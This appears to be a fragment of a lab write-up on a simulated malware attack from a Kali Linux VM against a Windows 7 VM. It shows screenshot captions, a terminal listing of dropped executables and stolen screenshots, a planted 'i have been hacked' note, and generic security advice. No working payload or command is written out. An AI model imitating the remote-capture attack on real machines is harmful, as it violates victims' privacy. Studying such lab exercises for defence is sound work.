VBOXSVR - Shortcut
winrar-x64-...
VC_redist.x64
ChromeSetup
Windows 7
Build 7600
This copy of Windows is not genuine
2:27 AM
1/17/2022
gbVCWILF.jpeg 640 x 480 16.4 kB 100.0%

Some Screen shots taken via kali linux




KaliLinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
Znifqtcj.jpeg - Image Vie...
Thunar
02:07 AM 41%
Znifqtcj.jpeg - Image Viewer [5/5]
File Edit View Go Help
Recycle Bin
vcredist_x64
Nmap - Zenmap GUI
VBOXSVR - Shortcut
VC_redist.x64
New Text Document - Notepad
File Edit Format View Help
Windows 7
Build 7600
This copy of Windows is not genuine
2:53 AM
1/17/2022
Znifqtcj.jpeg 640 x 480 26.7 kB 100.0%
Right Ctrl

```
UserName:Annonymous
Password:nopwd
address:place of nowhere
name:i have been hacked
```



```
┌──(root💀kali)-[~]
└─# cs
Command 'cs' not found, but can be installed with:
apt install csound
Do you want to install it? (N/y)n

┌──(root💀kali)-[~]
└─# ls
gbVCWILF.jpeg  help.exe  messenger.exe  modapks.exe  qhhxVONA.jpeg  savemodapk.exe  solve.exe  windoeshelp.exe  Znifqtcj.jpeg

┌──(root💀kali)-[~]
└─# 
```

Warning: you are using the root account. You may harm your system.

9 files: 491.2 KiB (5,03,020 bytes), Free space: 54.3 GiB

Screen shots were saved in root directory of kali linux

Conclusion:

- Never click over unknown links or any links from unknown sources, as the current real world attacks are more powefull than above simulated test.
- Never download any application or module,etc from third party websites or unsecured websites.
- Keep browser and system security and anti-viurs updated and use browsers that provide well and optimum security
- Never turn off or lower the browser settings as the virus file can easily get downloaded without getting detected.
- Never turn off system security services like anti-virus and firewalls
- Perform security scan of entire system atleast 4 thrice or more in a month
- Don’t give permissions to applications which they don’t require and still ask for the permission, for example a drawing application named paint asks access location permission and contacts permission.